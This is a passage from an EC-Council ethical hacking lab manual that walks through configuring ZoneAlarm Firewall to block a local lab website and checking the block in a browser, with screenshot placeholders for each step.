


Figure 1.2.7: ZoneAlarm installation success

TASK 2.3

Configure ZoneAlarm Firewall

17. The **ZoneAlarm** main window appears, as shown in the screenshot. Click the **FIREWALL** button to configure the firewall settings.




Figure 1.2.8: ZoneAlarm main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. In the **FIREWALL** tab, click **View Zones** under the **Basic Firewall** section.




Figure 1.2.9: ZoneAlarm Firewall settings

TASK 2.4

View Zones

19. The **Firewall Settings** window appears with the **View Zones** tab selected; click **Add >>** and click the **Host/Site** option from the menu, as shown in the screenshot.




Figure 1.2.10: ZoneAlarm View Zones

20. The **Add Zone** window appears; choose the following:
    a. Zone: **Blocked**
    b. Hostname: **www.moviescope.com**
    c. Description: **Block This Site**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

d. Click **Lookup**; by doing this, we are blocking unwanted sites from browsing

21. You can provide any site that you wish to block.

Note: **www.moviescope.com** is the local website that is configured on Windows Server 2019.




Figure 1.2.11: ZoneAlarm Adding Zone

22. As soon as you click **Lookup**, the IP address of **www.moviescope.com** appears in the text field; click **OK**.




Figure 1.2.12: ZoneAlarm Adding Zone

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. The newly added rule appears in the **View Zones** section, as shown in the screenshot; click **OK**.




Figure 1.2.13: ZoneAlarm newly created rule

24. Open any browser (here, **Google Chrome**) and now try to browse the blocked website, that is, www.moviescope.com.

25. As you have created a rule in ZoneAlarm Firewall to block **www.moviescope.com** from browsing, you will receive a message as **Your Internet access is blocked**.

